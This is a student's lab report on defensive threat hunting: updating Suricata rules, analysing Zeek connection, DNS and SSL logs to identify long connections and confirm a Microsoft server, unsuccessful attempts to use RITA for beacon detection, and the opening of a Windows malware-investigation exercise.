
```

student@cr450:~/devoir3$ sudo so-rule-update
2023-03-30 08:38:05,092 - <INFO> - Loading ./rulecat.conf.
2023-03-30 08:38:05,094 - <INFO> - Forcing Suricata version to 6.0.
2023-03-30 08:38:05,094 - <INFO> - Fetching https://rules.emergingthreats.net/open/suricata-6.0.0/emerging.rules.tar.gz.
100% - 3811547/3811547
2023-03-30 08:38:05,384 - <INFO> - Done.
2023-03-30 08:38:05,501 - <INFO> - Ignoring file rules/emerging-deleted.rules
2023-03-30 08:38:05,501 - <INFO> - Loading local file /opt/so/rules/nids/local.rules
2023-03-30 08:38:08,115 - <INFO> - Loaded 41183 rules.
2023-03-30 08:38:08,126 - <INFO> - Disabled 0 rules.
2023-03-30 08:38:08,126 - <INFO> - Enabled 0 rules.
2023-03-30 08:38:08,126 - <INFO> - Modified 0 rules.
2023-03-30 08:38:08,126 - <INFO> - Dropped 0 rules.
2023-03-30 08:38:08,363 - <INFO> - Enabled 131 rules for flowbit dependencies.
2023-03-30 08:38:11,826 - <INFO> - Writing rules to /opt/so/rules/nids/all.rules
: total: 41183; enabled: 32869; added: 1; removed 0; modified: 0
2023-03-30 08:38:12,133 - <INFO> - Done.
student@cr450:~/devoir3$

```

Force update just in case

We can see my earlier alert in the Security Onion interface.



Exercise 2 (25p) - Cyber Threat Hunting Level 1 (Max 7 Pages)

For this exercise, please do the training at


https://www.youtube.com/watch?v=UEOqTu8cJt0&ab_channel=ActiveCountermeasures. Note that there will be a new session on March 7, so you may complete either one. We are mainly interested in the AC-Hunter and RITA sections.

Document some of the exercises you perform.

Exercise 2 ANSWER


Exercise 2 consisted of completing several tasks from the YouTube link provided in the assignment.

Our first task was to identify the 10 longest connections between public (external) and private (internal) IP addresses.



The first step, when looking for long connections, is to determine how much data we are working with. We can use **cat conn.log** along with Zeek commands to obtain this information.

See the raw format of connection times in the table on the right →



By removing the | less portion of the command, we can display the end of the entries instead of scrolling all the way down (which would take a long time). We can see that the data reaches roughly 24 hours later.

```
threat@ubuntu: ~/labs/lab1
2020-06-05T09:55:59-0700
2020-06-05T09:55:59-0700
2020-06-05T09:55:59-0700
2020-06-05T09:55:59-0700
2020-06-05T09:55:15-0700
2020-06-05T09:55:15-0700
2020-06-05T09:56:13-0700
2020-06-05T09:55:28-0700
2020-06-05T09:55:29-0700
2020-06-05T09:55:35-0700
2020-06-05T09:56:41-0700
2020-06-05T09:55:59-0700
2020-06-05T09:56:02-0700
2020-06-05T09:56:02-0700
2020-06-05T09:57:11-0700
2020-06-05T09:56:36-0700
2020-06-05T09:56:36-0700
2020-06-05T09:57:40-0700
2020-06-05T09:58:09-0700
2020-06-05T09:58:38-0700
2020-06-05T09:58:56-0700
2020-06-04T09:59:11-0700
2020-06-05T09:58:56-0700
threat@ubuntu:~/labs/lab1$
```

Apparently, I was missing a Wireshark extension. I followed the instructions and installed the extension to access the pcap file. We can then view the connections this way, where we can simply see the capture duration (**86k seconds ≈ about 24 hours**). See images on the right.

```
threat@ubuntu: ~/labs/lab1$ capinfos -aew trace1.pcap
Command 'capinfos' not found, but can be installed with:
sudo apt install wireshark-common

threat@ubuntu:~/labs/lab1$ sudo apt install wireshark-common
[sudo] password for threat:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  glib1.2-goa-1.0
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  libbc-ares2 libdouble-conversion3 liblua5.2-0 libpcr2-16-0 libqt5core5a
  libqt5dbus5 libqt5gui5 libqt5multimedia5 libqt5multimedia5-plugins
```

```
threat@ubuntu:~/labs/lab1$ capinfos -aew trace1.pcap
File name:      trace1.pcap
Capture duration: 86398.498096 seconds
First packet time: 2020-06-04 09:59:02.292525
Last packet time: 2020-06-05 09:59:00.790621
threat@ubuntu:~/labs/lab1$
```

Now, to view the long connections along with the source IP, destination IP, and the duration of those connections, see the command on the right.

```
threat@ubuntu:~/labs/lab1$ cat conn.log | zeek-cut id.orig_h id.resp_h duration | head
192.168.99.51 104.248.234.238 0.186700
192.168.99.51 23.223.200.136 0.028052
192.168.99.51 104.248.234.238 0.113487
192.168.99.52 224.0.0.251 0.017368
fe80::d048:42e0:8448:187c ff02::1b 0.017404
fe80::d048:42e0:8448:187c ff02::1:3 -
192.168.99.52 224.0.0.252 -
fe80::d048:42e0:8448:187c ff02::1:3 -
192.168.99.52 224.0.0.252 -
192.168.99.51 104.248.234.238 0.124580
threat@ubuntu:~/labs/lab1$
```

To extract this data and display it in columns, we will add commands to format it much more clearly, showing IPv4 addresses and the top 10 addresses.

```
threat@ubuntu:~/labs/lab1$ cat conn.log | zeek-cut id.orig_h id.resp_h duration | sort -k 3 -rn | head
192.168.99.51 167.71.97.235 86389.659357
192.168.99.51 104.248.234.238 243.768999
192.168.99.51 104.118.9.117 166.139547
192.168.99.51 72.21.91.29 134.888177
192.168.99.51 52.184.216.246 129.075227
192.168.99.51 52.167.249.196 128.957187
192.168.99.51 52.184.216.246 128.481757
192.168.99.51 13.107.5.88 128.346889
192.168.99.51 52.179.219.14 128.116421
192.168.99.51 13.107.5.88 128.042647
threat@ubuntu:~/labs/lab1$
```



```
192.168.99.51 72.21.91.29 309.646899
threat@ubuntu:~/labs/lab1$ less -S dns.log
```

[illegible]

```

threat@ubuntu:~/labs/lab1$ less -S dns.log | zeek-cut query answers
desktop-10acm02.local      fe80::d048:42e0:8448:187c,192.168.99.52
desktop-10acm02.local      fe80::d048:42e0:8448:187c,192.168.99.52
desktop-10acm02.local      fe80::d048:42e0:8448:187c,192.168.99.52
J...
desktop-10acm05.local      fe80::194f:796e:70ee:a5be,192.168.99.55
desktop-10acm05.local      fe80::194f:796e:70ee:a5be,192.168.99.55
desktop-10acm04.local      -
desktop-10acm04.local      -
desktop-10acm04.local      fe80::d048:42e0:8448:187c,192.168.99.52
desktop-10acm04.local      fe80::d048:42e0:8448:187c,192.168.99.52
desktop-10acm03.local      -
desktop-10acm03.local      -
desktop-10acm03.local      fe80::194f:796e:70ee:a5be,192.168.99.55
desktop-10acm05.local      fe80::194f:796e:70ee:a5be,192.168.99.55
desktop-v50usdd.local      fe80::5d7e:4fb3:8fbc:d59,192.168.99.10
desktop-v50usdd.local      fe80::5d7e:4fb3:8fbc:d59,192.168.99.10
desktop-v50usdd.local      -
desktop-v50usdd.local      -
desktop-10acm02.local      fe80::d048:42e0:8448:187c,192.168.99.52
desktop-10acm02.local      fe80::d048:42e0:8448:187c,192.168.99.52
desktop-10acm02.local      -
desktop-10acm02.local      -
desktop-10acm01.local      fe80::2126:bcd7:16f4:8cdb,192.168.99.51
desktop-10acm01.local      fe80::2126:bcd7:16f4:8cdb,192.168.99.51
tile-service.weather.microsoft.com  wildcard.weather.microsoft.com,edgekey.net,e15275.g.akamaiedge.net,172.224.117.105
tile-service.weather.microsoft.com  wildcard.weather.microsoft.com,edgekey.net,e15275.g.akamaiedge.net,172.224.117.105
desktop-10acm01.local      -
105.117.224.172.in-addr.arpa  a172-224-117-105.deploy.static.akamaitechnologies.com
desktop-10acm04.local      fe80::b8d7:3773:abde:7fc9,192.168.99.54
desktop-10acm04.local      fe80::b8d7:3773:abde:7fc9,192.168.99.54
desktop-10acm03.local      fe80::fd16:0ee1:118e:81cd,192.168.99.53
desktop-10acm03.local      fe80::fd16:0ee1:118e:81cd,192.168.99.53
desktop-10acm05.local      fe80::194f:796e:70ee:a5be,192.168.99.55
desktop-10acm05.local      fe80::194f:796e:70ee:a5be,192.168.99.55
desktop-10acm04.local      -
desktop-10acm04.local      -
desktop-10acm03.local      -
desktop-10acm03.local      -
desktop-10acm05.local      fe80::194f:796e:70ee:a5be,192.168.99.55
desktop-10acm05.local      fe80::194f:796e:70ee:a5be,192.168.99.55
desktop-v50usdd.local      fe80::5d7e:4fb3:8fbc:d59,192.168.99.10
desktop-v50usdd.local      fe80::5d7e:4fb3:8fbc:d59,192.168.99.10
desktop-v50usdd.local      -
desktop-v50usdd.local      -
desktop-10acm02.local      fe80::d048:42e0:8448:187c,192.168.99.52
desktop-10acm02.local      fe80::d048:42e0:8448:187c,192.168.99.52
desktop-10acm01.local      fe80::2126:bcd7:16f4:8cdb,192.168.99.51
desktop-10acm01.local      fe80::2126:bcd7:16f4:8cdb,192.168.99.51
desktop-10acm01.local      -
desktop-10acm01.local      -
desktop-10acm04.local      fe80::b8d7:3773:abde:7fc9,192.168.99.54
desktop-10acm04.local      fe80::b8d7:3773:abde:7fc9,192.168.99.54
desktop-10acm03.local      fe80::fd16:0ee1:118e:81cd,192.168.99.53
desktop-10acm03.local      fe80::fd16:0ee1:118e:81cd,192.168.99.53
desktop-10acm05.local      fe80::194f:796e:70ee:a5be,192.168.99.55
desktop-10acm05.local      fe80::194f:796e:70ee:a5be,192.168.99.55
desktop-10acm04.local      -
desktop-10acm04.local      -
desktop-10acm03.local      -
desktop-10acm03.local      -
desktop-10acm05.local      fe80::194f:796e:70ee:a5be,192.168.99.55
desktop-10acm05.local      fe80::194f:796e:70ee:a5be,192.168.99.55
desktop-v50usdd.local      fe80::5d7e:4fb3:8fbc:d59,192.168.99.10
desktop-v50usdd.local      fe80::5d7e:4fb3:8fbc:d59,192.168.99.10

```

Now we can query using **grep** with the other IP address **52.179.219.4** and add **uniq** at the end, which allows us to see only one instance of each type of response that was returned.

```
threat@ubuntu:~/labs/lab1$ less -S dns.log | zeek-cut query answers | grep 52.179.219.14 | uniq
...
array503.prod.do.dsp.mp.microsoft.com 52.179.219.14
threat@ubuntu:~/labs/lab1$
```

On peut ensuite le faire pour la première adresse (167.71.....), qui ne nous donnait rien par exemple. Voir image ci-dessous

```
threat@ubuntu:~/labs/lab1$ less -S dns.log | zeek-cut query answers | grep 167.71.97.235 | uniq
...
threat@ubuntu:~/labs/lab1$
```

What we can conclude about the IP address **52.179.219.14** is the main destination the user attempted to reach through that IP—namely **array503.prod.do.dsp.mp.microsoft.com** (a Microsoft DSP server used for patch distribution). When we perform the same analysis for the address **167.71.97.235**, we obtain no results. Why? Because we are working with data that is at most 24 hours old. When we examined the connections to this IP address earlier, we observed that they began slightly before the 24-hour window covered by our current dataset. This means the connection started before the data we are analyzing. In other words, a DNS lookup may have occurred the previous day, and the system then established the connection, but those records belong to an earlier dataset. We would therefore need to go back several days to locate the original DNS request that initiated the activity. This demonstrates that querying **dns.log** is a good starting point for gathering such information. We know the user was attempting to reach Microsoft services, and investigating this IP address led us to the same overall conclusion.

We verified that **aihosted** is a business partner. Now, regarding the second IP address (**52.179...**), it appears to belong to Microsoft, but we still want to confirm this. Is there anything else in the data that could help with verification? Let's begin with **less -S conn.log**.

After that, if we want to search for the **52.179** address, we can type **/52.179.219.14**. This will jump directly to the first match. See the results in the table below.

```
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path conn
#open 2021-02-17-17-25-17
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p
#types time string addr port addr port enum string interval
1591289958.726326 CbKb5j3ZEYav4R0YVb 192.168.99.51 52833 104.248
1591289968.892657 Cpo9LX3puToMh46G9L 192.168.99.51 52831 23.223
1591289988.618982 CcNtZE1KwsmTDb29tk 192.168.99.51 52834 104.248
1591289986.217731 CS1Mfu3sq8JpYoWSJ9 192.168.99.52 5353 224.0.0
1591289986.218581 CUTQmj4vjvZfA0pGm8 fe80::d048:42e0:8448:187c
1591289986.219093 CILjxK28TLZc2TC315 fe80::d048:42e0:8448:187c
1591289986.219095 CW6Ed52G49emjx7bga 192.168.99.52 60066 224.0.0
1591289986.235987 CxgqEu3D6clOtn71gg fe80::d048:42e0:8448:187c
1591289986.236850 CEKjL82gaabiAtQXE8 192.168.99.52 55785 224.0.0
1591290016.331011 CrAt9X1WTJCyxGTYd2 192.168.99.51 52835 104.248
1591290011.878489 CKk06D2S40WrSUClm1 192.168.99.51 5353 224.0.0
1591290011.879169 CPpBjZ1pi98FhMyhGf fe80::2126:bcd7:16f4:8cdb
1591290011.881155 CoHgYT1T6VUKRyNty7 fe80::2126:bcd7:16f4:8cdb
1591290011.881542 CHj4to1aGsa18EbCp4 192.168.99.51 52418 224.0.0
1591290015.534502 Ch2NpC4XpvrzGMmUA4 192.168.99.54 5353 224.0.0
```

```
1591290184.108736 CD8PGX
/52.179.219.14
```

Here is the line we were primarily looking for: we can see the IP address, port 443, TCP traffic, SSL, etc.

As shown in the image on the right, the relevant entry is immediately visible. From this, we could search specifically for the address **52.179.219.14**, but it already stands out in the output. We can observe the cipher used to encrypt the data, what was negotiated during the TLS handshake and the server name indicated in the digital certificate (SNI)

And if we do / again, but without typing IPs, it's gonna jump to the next match automatically. See images below.

1591290657.974031	CEAXe01x1udtpcryuh	fe80::5d7e:4fb3:8fbc:d59	143	ff02::16	0	icmp	65.
1591290650.463848	Ce8vuV9pdZn1TTE21	192.168.99.51	52863	52.179.219.14	443	tcp	ssl 65.
1591290730.131421	CLJR9bsklrWCvO0B1	192.168.99.51	52866	104.248.234.238	80	tcp	http 0.1
1591290750.233440	CS7u4dVn91gimB3	192.168.99.51	52870	104.248.234.238	80	tcp	http 0.1

1591290650.502177	Ce8vU9PzdNITTE21	192.168.99.51	52863	52.179.219.14	443	TLSv12	TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384	x25519	a rr
1591290650.502177	F1R4WtL7kAFANV1W	192.168.99.51	52863	52.179.219.14	443	TLSv12	TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384	x25519	a rr
52.179.219.14	443	TLSv12	TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384	x25519	a rr				
192.168.99.51	443	TLSv12	TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384	x25519	a rr				

```
threat@ubuntu:~/labs/lab1$ cat ssl.log | zeek-cut id.resp_h server_name | gr
52.184.217.56      array509.prod.do.dsp.mp.microsoft.com
threat@ubuntu:~/labs/lab1$ cat dns.log | zeek-cut query answers | gr
array509.prod.do.dsp.mp.microsoft.com      52.184.217.56
threat@ubuntu:~/labs/lab1$
```

Here are the results in a format that is easier to read.

Here are also the results when we take this address and perform a **grep** on **dns.log** (using *query* and *answers* with *uniq*).

We can deduce that since the two match, this confirms validation of the digital certificate. Zeek typically performs this validation for us.

Therefore: the DNS matches the server's name, the digital certificate validates, and we can conclude that this is definitively a Microsoft connection/server.

Now, after analyzing the long connections, we should examine beaconing activity using RITA, but unfortunately RITA was not functional, as discussed in class.

When we do rita / less

```
[sudo] password for threat:
Creating achunter_api_run ... done
rta - Look for evil needles in big haystacks.

USAGE:
    rita [global options] command [command options] [arguments...]

VERSION:
    v4.7.0

COMMANDS:
    clean, clean-databases    Finds and removes broken databases. Prompts before deleting
    delete, delete-database Delete imported database(s)
    import                    Import zeek logs into a target database
    html-report               Create an HTML report for an analyzed database
    list                      Print hosts which show signs of C2 software (Internal -> Proxy)
    show-beacons-snl          Print hosts which show signs of C2 software (SNL Analysis)
    show-beacons              Print hosts which show signs of C2 software
    show-bl-source-ips        Print blacklisted source IPs
    show-bl-dest-ips          Print blacklisted destination IPs
    show-bl-ips               Print blacklisted IPs which received connections
    show-dns                  Print the databases currently stored
    show-explored-dns         Print dns analysis. Exposes covert dns channels
    show-long-connections     Print long connections and relevant information
    show-open-connections     Print open connections
    show-strobes              Print strobe information
    show-useragents            Print user agent information
    test-config               Check the configuration file for validity
    help, h                  Shows a list
    --config CONFIG_FILE, -c CONFIG_FILE Use a specific CONFIG_FILE when running this command
    --help, -h               Shows a list
    --version, -v            print the version
```

```
threat@ubuntu:~/labs/lab1$ rita show-beacons-fqdn -H lab1 | less -S
```

```
Creating achunter_api_run ... done
No help topic for 'show-beacons-fqdn'
ERROR: 3
(END)
```

```
threat@ubuntu:~/labs/lab1$ rita | less
threat@ubuntu:~/labs/lab1$ rita list
Creating achunter_api_run ... done
dnscat2-ja3-strobe
winlab-agent
gcapt
empire
vsagent
dnscat2-ja3-strobe-agent
open-connections
proxy
dnscat2-ja3
localhost-rolling
conn.log dhcp.log dns.log files.log http.log ntp.log packet_filter.log ssl.log trace1.pcap weired.log x509.log
threat@ubuntu:~/labs/lab1$ rita show-long-connections lab1 | head
Creating achunter_api_run ... done
No results were found for lab1
ERROR: 255
threat@ubuntu:~/labs/lab1$ cd labs
bash: cd: labs: No such file or directory
threat@ubuntu:~/labs/lab1$ cd
threat@ubuntu:~/labs/lab1$ cd labs
threat@ubuntu:~/labs/lab1$ rita show-long-connections lab1 | head
Creating achunter_api_run ... done
No results were found for lab1
ERROR: 255
threat@ubuntu:~/labs/lab1$
```

```
threat@ubuntu:~/labs/lab1$ rita list
Creating achunter_api_run ... done
dnscat2-ja3-strobe
winlab-agent
gcat
empire
vsagent
dnscat2-ja3-strobe-agent
open-connections
proxy
dnscat2-ja3
localhost-rolling
lab1
threat@ubuntu:~/labs/lab1$ rita show-b
Creating achunter_api_run ... done
No help topic for 'show-b'
ERROR: 3
threat@ubuntu:~/labs/lab1$ rita show-beacons-proxy lab1
Creating achunter_api_run ... done
No results were found for lab1
ERROR: 255
threat@ubuntu:~/labs/lab1$

[-] Indexing log entries ...
[-] Updating metadatabase ...
[-] Done!

threat@ubuntu:~/labs/lab1$ rita list
Creating achunter_api_run ... done
dnscat2-ja3-strobe
winlab-agent
gcat
empire
vsagent
dnscat2-ja3-strobe-agent
open-connections
proxy
dnscat2-ja3
localhost-rolling
lab1
threat@ubuntu:~/labs/lab1$ rita show-b
Creating achunter_api_run ... done
No help topic for 'show-b'
ERROR: 3
```

```
threat@ubuntu:~/labs/lab1$ rita import *.log lab1
[sudo] password for threat:
Creating achunter_api_run ... done

[+] Importing [/home/threat/labs/lab1/conn.log /home/threat/labs/lab1/
cp.log /home/threat/labs/lab1/dns.log /home/threat/labs/lab1/files.log /home/
eat/labs/lab1/http.log /home/threat/labs/lab1/ntp.log /home/threat/labs/lab1/
ket_filter.log /home/threat/labs/lab1/ssl.log /home/threat/labs/lab1/weird.log
/home/threat/labs/lab1/x509.log]:
[-] Verifying log files have not been previously parsed into the target
dataset ...
[-] Processing batch 1 of 1
[-] Parsing logs to: lab1 ...
[-] Parsing /home/threat/labs/lab1/dns.log -> lab1
[-] Parsing /home/threat/labs/lab1/http.log -> lab1
[-] Parsing /home/threat/labs/lab1/ssl.log -> lab1
[-] Parsing /home/threat/labs/lab1/conn.log -> lab1
[-] Finished parsing logs in 62ms
[-] Host Analysis: 111 / 111 [=====] 100 %
[-] Unique Connection Analysis: 110 / 110 [=====] 100 %
[-] Unique Connection Aggregation: 1 / 1 [=====] 100 %

threat@ubuntu:~/labs/lab1$ rita show-b
Creating achunter_api_run ... done
No help topic for 'show-b'
ERROR: 3
threat@ubuntu:~/labs/lab1$ rita show-beacons-proxy lab1
Creating achunter_api_run ... done
No results were found for lab1
ERROR: 255
threat@ubuntu:~/labs/lab1$ rita show-beacons-fqdn -H lab1 | less -S
threat@ubuntu:~/labs/lab1$
```

****RITA wasn't working for this particular exercise/lab as mentioned in course 11 by Lucian****

Exercise 3 (15p) – Investigation of a Windows machine

In your **ADHD Windows VM**, create a new local administrator account using your first and last name. Take a snapshot of your VM.

Using the file **Lab Live Windows Examination.docx**, investigate the behavior of the file **dev3.exe**. You will find instructions at the end of the lab on how to execute this file.







Exercise 3 ANSWER

We begin by creating the user account **Fredericperron**, which we





